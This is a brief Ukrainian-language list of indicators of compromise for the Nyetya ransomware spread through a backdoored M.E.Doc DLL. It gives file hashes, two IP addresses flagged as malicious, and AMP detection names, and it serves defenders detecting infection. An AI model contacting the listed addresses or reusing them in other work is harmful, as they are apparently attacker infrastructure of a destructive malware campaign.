Файли M.E.Doc ZvitPublishedObjects.dll з бекдором:

- f9d6fe8bd8aca6528dec7eaa9f1aafbecde15fd61668182f2ba8a7fc2b9a6740
- d462966166450416d6addd3bfdf48590f8440dd80fc571a389023b7c860ca3ac
- 2fd2863d711a1f18eeee5c7c82f2349c5d4e00465de9789da837fcdca4d00277

Шкідливий код Nyetya:

- 027cc450ef5f8c5f653329641ec1fed91f694e0d229928963b30f6b0d7d3a745
- 02ef73bd2458627ed7b397ec26ee2de2e92c71a0e7588f78734761d8edbdcd9f
- eae9771e2eeb7ea3c6059485da39e77b8c0c369232f01334954fbac1c186c998

Небезпечні IP-адреси:

- 176.31.182.167
- 159.148.186.214

Детектування в AMP

- W32.Ransomware.Nyetya.Talos
- W32.F9D6FE8BD8.Backdoor.Ransomware.Nyetya.Talos
- W32.D462966166.Backdoor.Ransomware.Nyetya.Talos
- W32.2FD2863D71.Backdoor.Ransomware.Nyetya.Talos
- W32.02EF73BD24-95.SBX.TG
- W32.GenericKD:Petya.20h1.1201